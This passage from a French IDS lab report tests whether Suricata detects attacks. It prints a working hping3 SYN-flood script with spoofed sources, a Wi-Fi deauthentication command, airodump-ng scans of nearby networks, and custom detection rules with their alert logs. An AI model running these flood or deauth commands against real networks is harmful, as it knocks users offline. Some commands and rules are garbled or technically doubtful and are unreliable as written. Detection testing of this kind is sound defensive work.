6/5/2023 -- 00:17:20 - <Warning> -- Source index is older than 2 weeks. Please update with suricata-update-sources.
6/5/2023 -- 00:17:20 - <Info> -- Checking https://rules.emergingthreats.net/open/suricata-6.0.11/emerging.rules.tar.gz.md5.
6/5/2023 -- 00:17:21 - <Info> -- Remote checksum has not changed. Not fetching.
6/5/2023 -- 00:17:21 - <Info> -- Checking https://malsilo.gitlab.io/feeds/dumps/malsilo.rules.tar.gz.md5
.
6/5/2023 -- 00:17:22 - <Info> -- Remote checksum has not changed. Not fetching.
6/5/2023 -- 00:17:22 - <Info> -- Loading distribution rule file /etc/suricata/rules/app-layer-events.rules
6/5/2023 -- 00:17:22 - <Info> -- Loading distribution rule file /etc/suricata/rules/decoder-events.rules
6/5/2023 -- 00:17:22 - <Info> -- Loading distribution rule file /etc/suricata/rules/dhcp-events.rules
6/5/2023 -- 00:17:22 - <Info> -- Loading distribution rule file /etc/suricata/rules/dnp3-events.rules
6/5/2023 -- 00:17:22 - <Info> -- Loading distribution rule file /etc/suricata/rules/dns-events.rules
6/5/2023 -- 00:17:22 - <Info> -- Loading distribution rule file /etc/suricata/rules/files.rules
6/5/2023 -- 00:17:22 - <Info> -- Loading distribution rule file /etc/suricata/rules/http-events.rules
```

Maintenant, je vais créer un script malveillant pour effectuer l'attaque de déni de service depuis ma machine d'attaque, Kali Linux dans ce cas. Le script contient ce qui suit :



```
File Actions Edit View Help
GNU nano 7.2
import os

target_ip = "192.168.37.213"
os.system("hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source "+target_ip)
```

Que fait cette script ?


Le script Python "script.py" utilise la bibliothèque "os" pour exécuter une commande système. Le script commence par définir une adresse IP cible "target\_ip" sur laquelle l'attaque DoS doit être effectuée.

Ensuite, la commande "hping3" est exécutée avec les options suivantes :

- "**-c 10000**" pour spécifier le nombre de paquets à envoyer, ici 10000.
- "**-d 120**" pour définir la taille des données dans les paquets à envoyer, ici 120 octets.
- "**-S**" pour spécifier que les paquets envoyés doivent avoir le drapeau SYN activé.
- "**-w 64**" pour définir la taille de la fenêtre TCP.
- "**-p 21**" pour spécifier le port de destination, ici le port 21 pour le protocole FTP.
- "**--flood**" pour indiquer que les paquets doivent être envoyés le plus rapidement possible, en ignorant les délais inter-paquets.
- "**--rand-source**" pour spécifier que les adresses source des paquets doivent être aléatoires.

En résumé, ce script envoie 10 000 paquets SYN de 120 octets chacun, avec des adresses sources aléatoires, vers l'adresse IP cible sur le port FTP (21), dans le but de provoquer une attaque DoS en surchargeant la cible avec une grande quantité de trafic.

Maintenant, je vais exécuter le script :



```
File Actions Edit View Help
└──(hanna@Hanaa)~
$ sudo python2 script.py
[sudo] password for hanna:
HPING 192.168.37.213 (eth0 192.168.37.213): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.37.213 hping statistic —
161519 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

└──(hanna@Hanaa)~
$
```

Maintenant, je vais vérifier le résultat du fichier fast.log sur la machine de ma victime pour voir si l'attaque a été détectée selon les règles que j'ai définies. Le message "local dos syn packet flood" sera affiché.

Résultat :

```
hanaa2@server:/var/log/suricata$ tail -f fast.log
05/06/2023-00:23:07.419010  [**] [1:2210045:2] SURICATA STREAM Packet with invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 1.143.186.182:32207
05/06/2023-00:23:07.419010  [**] [1:2210046:2] SURICATA STREAM SHUTDOWN RST invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 1.143.186.182:32207
05/06/2023-00:23:07.419029  [**] [1:2210045:2] SURICATA STREAM Packet with invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 164.189.176.196:32208
05/06/2023-00:23:07.419029  [**] [1:2210046:2] SURICATA STREAM SHUTDOWN RST invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 164.189.176.196:32208
05/06/2023-00:23:07.419043  [**] [1:2210045:2] SURICATA STREAM Packet with invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 46.163.136.63:32209
05/06/2023-00:23:07.419043  [**] [1:2210046:2] SURICATA STREAM SHUTDOWN RST invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 46.163.136.63:32209
05/06/2023-00:23:07.419172  [**] [1:2210045:2] SURICATA STREAM Packet with invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 136.201.1.59:32210
05/06/2023-00:23:07.419172  [**] [1:2210046:2] SURICATA STREAM SHUTDOWN RST invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 136.201.1.59:32210
05/06/2023-00:23:07.419249  [**] [1:2210045:2] SURICATA STREAM Packet with invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 196.116.164.200:32211
05/06/2023-00:23:07.419249  [**] [1:2210046:2] SURICATA STREAM SHUTDOWN RST invalid ack [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP} 192.168.37.213:21 -> 196.116.164.200:32211
```

Et :

```
^C
hanaa2@server:/var/log/suricata$ grep 'LOCAL DOS SYN packet flood inbound' fast.log
05/05/2023-23:36:53.838915  [**] [1:5:0] LOCAL DOS SYN packet flood inbound, Potential DOS [**] [Classification: Misc activity] [Priority: 3] {TCP} 54.61.207.21:6656 -> 192.168.37.213:21
05/05/2023-23:36:58.779766  [**] [1:5:0] LOCAL DOS SYN packet flood inbound, Potential DOS [**] [Classification: Misc activity] [Priority: 3] {TCP} 213.72.108.175:8400 -> 192.168.37.213:21
05/06/2023-00:23:01.265263  [**] [1:5:0] LOCAL DOS SYN packet flood inbound, Potential DOS [**] [Classification: Misc activity] [Priority: 3] {TCP} 135.129.134.193:6973 -> 192.168.37.213:21
05/06/2023-00:23:06.200793  [**] [1:5:0] LOCAL DOS SYN packet flood inbound, Potential DOS [**] [Classification: Misc activity] [Priority: 3] {TCP} 193.187.120.243:12041 -> 192.168.37.213:21
hanaa2@server:/var/log/suricata$
```

Figure 129: Résultat de détection


Détection effectuer avec succès !

## Sixième Cas :

Maintenant je vais le tester contre l'attaque de déauthentification mentionnée dans les attaques d'accès au réseau :

**Première étape :** est de configurer les règles :

Créer les règles dans un fichier appelée /etc/suricata/rules/detect.rules



```
hanna2@server: /var/log/suricata
hanna2@server: /etc/suricata
hanna2@server: /etc/suricata/rules
hanna2@server: /etc/suricata/rules 101x33
GNU nano 4.8          detect.rules
alert tcp any any -> any any (msg:"Excessive Deauthentication Requests"; flow:established; threshold:type threshold, track by_src, count 10, seconds 60; sid:100001;)
alert tcp any any -> any any (msg:"Sudden Disconnection of Multiple Clients"; flow:established; threshold:type threshold, track by_dst, count 5, seconds 10; sid:100002;)
alert tcp any any -> any any (msg:"Unusual Deauthentication Patterns"; flow:established; threshold:type threshold, track by_src, count 3, seconds 1; sid:100003;)
alert tcp any any -> any any (msg:"Unexpected Disconnections"; flow:established; threshold:type threshold, track by_src, count 5, seconds 30; sid:100004;)
alert tcp any any -> any any (msg:"Unauthenticated Deauthentication Requests"; flow:established; content:"Deauthentication"; threshold:type limit, track by_src, count 1, seconds 5; sid:100005;)
alert tcp any any -> any any (msg:"Sudden Disconnection of Single Client"; flow:established; threshold:type threshold, track by_dst, count 1, seconds 5; sid:100006;)
```

Qui sont :

```
alert tcp any any -> any any (msg:"Excessive Deauthentication Requests"; flow:established; threshold:type threshold, track by_src, count 10, seconds 60; sid:100001;)
alert tcp any any -> any any (msg:"Sudden Disconnection of Multiple Clients"; flow:established; threshold:type threshold, track by_dst, count 5, seconds 10; sid:100002;)
alert tcp any any -> any any (msg:"Unusual Deauthentication Patterns"; flow:established; threshold:type threshold, track by_src, count 3, seconds 1; sid:100003;)
alert tcp any any -> any any (msg:"Unexpected Disconnections"; flow:established; threshold:type threshold, track by_src, count 5, seconds 30; sid:100004;)
alert tcp any any -> any any (msg:"Unauthenticated Deauthentication Requests"; flow:established; content:"Deauthentication"; threshold:type limit, track by_src, count 1, seconds 5; sid:100005;)
alert tcp any any -> any any (msg:"Sudden Disconnection of Single Client"; flow:established; threshold:type threshold, track by_dst, count 1, seconds 5; sid:100006;)
```

Que fait ces règles ?

#### **"Demandes de désauthentification excessives" :**

Cette règle est déclenchée lorsqu'il y a plus de 10 demandes de désauthentification dans un délai de 60 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer la détection de demandes de désauthentification excessives.

#### **"Déconnexion soudaine de plusieurs clients" :**

Cette règle est déclenchée lorsqu'il y a plus de 5 connexions TCP établies qui se terminent brusquement dans un délai de 10 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer la déconnexion soudaine de plusieurs clients.

#### **"Modèles de désauthentification inhabituels" :**

Cette règle est déclenchée lorsqu'il y a 3 demandes de désauthentification ou plus provenant de la même adresse IP source dans un délai d'une seconde.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer la détection de modèles de désauthentification inhabituels.

#### **"Déconnexions inattendues" :**

Cette règle est déclenchée lorsqu'au moins 5 connexions TCP établies sont brusquement interrompues dans un délai de 30 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer les déconnexions inattendues.

#### **"Demandes de désauthentification non authentifiées" :**

Cette règle est déclenchée lorsqu'une seule demande de désauthentification est détectée dans un délai de 5 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle a une correspondance de contenu sur le mot-clé « Désauthentification » pour identifier les demandes de désauthentification et un message lui est associé pour indiquer les demandes de désauthentification non authentifiées.

#### **"Déconnexion soudaine d'un seul client" :**

Cette règle est déclenchée lorsqu'il existe une seule connexion TCP établie qui se termine brusquement dans un délai de 5 secondes.

Il s'applique au trafic TCP de n'importe quelle adresse IP et port source vers n'importe quelle adresse IP et port de destination.

La règle est associée à un message pour indiquer la déconnexion soudaine d'un seul client.

Ces règles Suricata aident à détecter et à alerter sur divers événements liés à la désauthentification et les déconnexions inattendues dans un réseau.

Ajouter les règles à suricata.yaml :

```
default-rule-path: /var/lib/suricata/rules

rule-files:
  - /etc/suricata/rules/deaut.rules
  - /etc/suricata/rules/detect_deaut.rules
  - /etc/suricata/rules/detect.rules # An arrow points to this line
  - /etc/suricata/rules/detect-dos.rules

## - suricata.rules
## - /etc/suricata/rules/local.rules

##
## Auxiliary configuration files.
##
```

Réseau monitorer :

```
vars:
  # more specific is better for alert accuracy and performance
  address-groups:
    HOME_NET: "[192.168.1.0/24]"
    #HOME_NET: "[192.168.0.0/16]"
    #HOME_NET: "[10.0.0.0/8]"
    #HOME_NET: "[172.16.0.0/12]"
    #HOME_NET: "any"

  EXTERNAL_NET: "!$HOME_NET"
  #EXTERNAL_NET: "any"
```

Tester suricata :

```
hanna2@server: ~ $ sudo suricata -T -c /etc/suricata/suricata.yaml -v
4/6/2023 -- 18:59:12 - <Info> - Running suricata under test mode
4/6/2023 -- 18:59:12 - <Notice> - This is Suricata version 6.0.11 RELEASE running in SYSTEM
node
4/6/2023 -- 18:59:12 - <Info> - CPUs/cores online: 1
4/6/2023 -- 18:59:12 - <Info> - fast output device (regular) initialized: fast.log
4/6/2023 -- 18:59:12 - <Info> - eve-log output device (regular) initialized: eve.json
4/6/2023 -- 18:59:12 - <Info> - stats output device (regular) initialized: stats.log
4/6/2023 -- 18:59:12 - <Info> - 4 rule files processed. 10 rules successfully loaded, 0 rule
s failed
4/6/2023 -- 18:59:12 - <Info> - Threshold config parsed: 0 rule(s) found
4/6/2023 -- 18:59:12 - <Info> - 10 signatures processed. 0 are IP-only rules, 3 are inspecti
ng packet payload, 0 inspect application layer, 0 are decoder event only
4/6/2023 -- 18:59:12 - <Notice> - Configuration provided was successfully loaded. Exiting.
4/6/2023 -- 18:59:12 - <Info> - cleaning up signature grouping structure... complete
hanna2@server: ~ $ systemctl restart suricata
```

Donc ça marche.

**Deuxième étape :**

Lancer l'attaque d'après une machine externe (pc de mon amis) :

Interface en mode monitor :

```
root@linux-ThInkPad-T440s:/# ifconfig
enp0s25: flags=4163<UP,BROADCAST,MULTICAST> mtu 1500
      qdisc mq state DOWN qlen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
      device interrupt 20 memory 0xf0600000-0xf0620000

lo: flags=73 mtu 65536
      qdisc noqueue
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlp3s0mon: flags=4163<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI> mtu 1500
      qdisc mq state DOWN qlen 1000 (UNSPEC)
      RX packets 99523 bytes 10474616 (18.4 MB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@linux-ThInkPad-T440s:/# airodump-ng --deauth 20000 -a 0C:B6:D2:B7:F5:A0 -c B8:8A:60:B3:6F:A0 wlp3s0mon
17:44:53 Waiting for beacon frame (BSSID: 0C:B6:D2:B7:F5:E1) on channel 2
17:44:54 Sending 64 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [10] 0 ACKs
17:44:55 Sending 64 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [15] 0 ACKs
17:44:55 Sending 64 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [5] 3 ACKs
17:44:56 Sending 64 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [53] 1 ACKs
17:44:56 Sending 64 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [46] 0 ACKs
17:44:57 Sending 64 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [40] 2 ACKs
```

## Lister les réseaux disponibles :

```
root@linux-ThinkPad-T440s:/# airodump-ng wlp3s0mon

CH 6 ][ Elapsed: 3 mins ][ 2023-06-04 17:26

BSSID      PWR  Beacons  #Data, /s  CH   MB   ENC CIPHER AUTH ESSID
B4:1C:30:0C:01:04 -73    333      81  0  5 130  WPA2 CCMP  PSK skynews
98:48:27:A4:CE:38 -78    401      14  0  3 130  WPA2 CCMP  PSK TP-LINK_A4CE38755755
0C:B6:D2:B7:F5:E1 -85    196      498  0  2 130  WPA2 CCMP  PSK D-Link
A8:63:70:72:32:A4 -85     37      0  0  7 130  WPA2 CCMP  PSK ABDEERRAHMANE
A0:09:2E:12:49:84 -83     53      0  0  3 130  WPA2 CCMP  PSK Fibre_MarocTelecom_2.4G

BSSID      STATION          PWR  Rate   Lost   Frames Notes Probes
(not associated) 0E:67:CE:62:8C:EF -85   0 - 1   0   1
(not associated) F6:02:EE:04:BB:13 -65   0 - 1   0   2
B4:1C:30:0C:01:04 D4:EC:AB:2F:49:DA -48   0 - 1   715  20
B4:1C:30:0C:01:04 E4:A7:A0:15:97:17 -52   0 - 1e  835  90   skynews
B4:1C:30:0C:01:04 C8:14:51:58:45:6B -68   0 - 1e  0   18
B4:1C:30:0C:01:04 3A:31:BB:A0:78:9E -80   0 - 1   0   15   skynews
98:48:27:A4:CE:38 B4:C0:F5:6B:6A:85 -81   0 - 1   0   50
98:48:27:A4:CE:38 88:52:EB:06:C5:26 -83   0 - 1e  0   11   TP-LINK_A4CE38755755
0C:B6:D2:B7:F5:E1 B8:8A:60:B3:6F:A0 -70   1e-24e 0   512  D-Link
Quitting...
root@linux-ThinkPad-T440s:/# airodump-ng --bssid 0C:B6:D2:B7:F5:E1 -c 2 wlp3s0mon
```

Il liste également les appareils connectés à chaque wifi, dans ce cas je vais attaquer mon propre ordinateur, il est sur le même réseau que la machine virtuelle qui héberge suricata, et suricata surveille le réseau "192.168.1.0/24" donc je vais voir s'il le détecte.


L'adresse mac de mon pc qui est connecté au réseau sans fil « D-LINK » :

```
Wireless LAN adapter Wi-Fi:
Connection-specific DNS Suffix . : domain.name
Description . . . . . : Intel(R) Dual Band Wireless-AC 8260
Physical Address . . . . . : B8-8A-60-B3-6F-A0
DHCP Enabled . . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::632a:db07:1bf:4a31%13(PREFERRED)
IPv4 Address . . . . . : 192.168.1.15(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained . . . . . : Sunday, June 4, 2023 4:43:55 PM
Lease Expires . . . . . : Monday, June 5, 2023 4:44:29 PM
Default Gateway . . . . . : fe80::e8b:2eff:feb7:f5e1%13
                           192.168.1.1
DHCP Server . . . . . : 192.168.1.1
DHCPv6 IAID . . . . . : 95980128
DHCPv6 Client DUID. . . . . : 00-01-00-01-26-48-95-60-BB-8A-60-B3-6F-A0
DNS Servers . . . . . : 81.192.17.69
                           81.192.17.61
NetBIOS over Tcpip. . . . . : Enabled
```


Je vais lancer l'attaque :

```
root@linux-ThinkPad-T440s:/# aircrack-ng --deauth 20000 -a 0C:B6:D2:B7:F5:E1 -c B8:8A:60:B3:6F:A0 wlp3s0mon
18:59:54 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 7] 0 ACKs]
18:59:54 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 26] 0 ACKs]
18:59:55 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 26] 0 ACKs]
18:59:55 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 16] 0 ACKs]
18:59:56 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 13] 0 ACKs]
18:59:56 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 16] 0 ACKs]
18:59:57 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 18] 0 ACKs]
18:59:57 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 18] 0 ACKs]
18:59:58 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 7] 0 ACKs]
18:59:58 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 4] 0 ACKs]
18:59:59 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 33] 0 ACKs]
18:59:59 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 26] 0 ACKs]
19:00:00 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 48] 0 ACKs]
19:00:00 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 48] 5 ACKs]
19:00:01 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 4] 0 ACKs]
19:00:02 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 26] 0 ACKs]
19:00:02 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 35] 0 ACKs]
19:00:03 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 6] 0 ACKs]
19:00:03 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 6] 0 ACKs]
19:00:04 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 64] 2 ACKs]
19:00:04 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 32] 4 ACKs]
19:00:05 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 24] 1 ACKs]
19:00:06 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 9] 0 ACKs]
19:00:06 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 9] 0 ACKs]
19:00:06 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 9] 0 ACKs]
19:00:07 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 5] 0 ACKs]
19:00:07 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 1] 0 ACKs]
19:00:08 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 8] 0 ACKs]
19:00:08 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 8] 0 ACKs]
19:00:09 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 0] 0 ACKs]
19:00:09 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 0] 0 ACKs]
19:00:10 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 0] 0 ACKs]
19:00:10 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 0] 0 ACKs]
19:00:11 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 0] 0 ACKs]
19:00:11 Sending 04 directed Deauth (code 7). STMAC: [B8:8A:60:B3:6F:A0] [ 0] 0 ACKs]
```

L'état du pc avant attaque :



L'état du pc après l'attaque :



Il est déconnecté.

### Troisième étape :

Maintenant, je dois vérifier le fichier eve.json pour voir s'il y a des journaux et je vais filtrer avec des mots-clés spécifiés dans les messages de règles que j'ai créés :

Voila les résultats de mes recherches :

```
{ "timestamp": "2023-06-04T19:03:25.431869+0100", "flow_id": 1978394298198623, "src_ip": "192.168.1.15", "src_port": 51092, "dest_ip": "3.225.132.116", "dest_port": 443, "proto": "TCP", "community_id": "1:26V1Hnpz7YNoB++x5sCnbg9E6k=", "alert": { "action": "allowed", "id": 1, "signature_id": 100003, "rev": 0, "signature": "Unusual Deauthentication Patterns", "category": "", "severity": 3 }, "t1": { "isolate_rearmed": true, "id": "api.compose.ai", "version": "TLS 1.2", "id1": 0, "id2": 0 }, "proto": "tls", "flow": { "proto_rearmed": 23, "proto_timeout": 33, "bytes_rearmed": 3137, "bytes_timeout": 3200, "start": "2023-06-04T19:01:02.567903+0100" } }, { "timestamp": "2023-06-04T19:03:25.431869+0100", "flow_id": 1978394298198623, "src_ip": "enp0s3", "src_port": 51092, "dest_ip": "3.225.132.116", "dest_port": 443, "proto": "TCP", "community_id": "1:26V1Hnpz7YNoB++x5sCnbg9E6k=", "alert": { "action": "allowed", "id": 1, "signature_id": 100006, "rev": 0, "signature": "Sudden Disconnection of Single Client", "category": "", "severity": 3 }, "t1": { "isolate_rearmed": true, "id": "api.compose.ai", "version": "TLS 1.2", "id1": 0, "id2": 0 }, "proto": "tls", "flow": { "proto_rearmed": 23, "proto_timeout": 33, "bytes_rearmed": 3137, "bytes_timeout": 3200, "start": "2023-06-04T19:01:02.567903+0100" } }, { "timestamp": "2023-06-04T19:02:52.286899+0100", "flow_id": 554509567408236, "src_ip": "enp0s3", "src_port": 51119, "dest_ip": "34.211.255.76", "dest_port": 443, "proto": "TCP", "community_id": "1:VX4IloNdgjgXNP159F79AKpYJHCC=", "alert": { "action": "allowed", "id": 1, "signature_id": 100004, "rev": 0, "signature": "Unexpected Disconnections", "category": "", "severity": 3 }, "t1": { "proto": "tls", "flow": { "proto_rearmed": 17, "proto_timeout": 12, "bytes_rearmed": 3354, "bytes_timeout": 5675, "start": "2023-06-04T19:01:00.023393+0100" } }
```

```

}
{
  "timestamp": "2023-06-04T19:05:31.446891+0100",
  "flow_id": 1095550897645845,
  "in_iface": "enp0s3",
  "event_type": "alert",
  "src_ip": "35.162.15.227",
  "src_port": 443,
  "dst_ip": "192.168.1.15",
  "dst_port": 51138,
  "proto": "TCP",
  "community_id": "1:GCC26VU/SBlOZtpW5auWPFoE=",
  "alert": {
    "action": "allowed",
    "id": 1,
    "signature_id": 100002,
    "rev": 0,
    "signature": "Sudden Disconnection of Multiple Clients",
    "category": "",
    "severity": 3
  },
  "tim": {
    "subject": "CN=*.segment.io",
    "timestamp": "2023-06-04T19:05:31.446891+0100"
  }
}

{
  "timestamp": "2023-06-04T19:05:31.203746+0100",
  "flow_id": 1095550897645845,
  "in_iface": "enp0s3",
  "event_type": "alert",
  "src_ip": "192.168.1.15",
  "src_port": 51138,
  "dst_ip": "35.162.15.227",
  "dst_port": 443,
  "proto": "TCP",
  "community_id": "1:GCC26VU/SBlOZtpW5auWPFoE=",
  "alert": {
    "action": "allowed",
    "id": 1,
    "signature_id": 100001,
    "rev": 0,
    "signature": "Excessive Deauthentication Requests",
    "category": "",
    "severity": 3
  },
  "tim": {
    "subject": "CN=*.segment.io",
    "timestamp": "2023-02-10T00:00:00",
    "fingerprint": "0b:7e:e3:81:40:09:1f:1b:4e:53:06:37:50:28:a2",
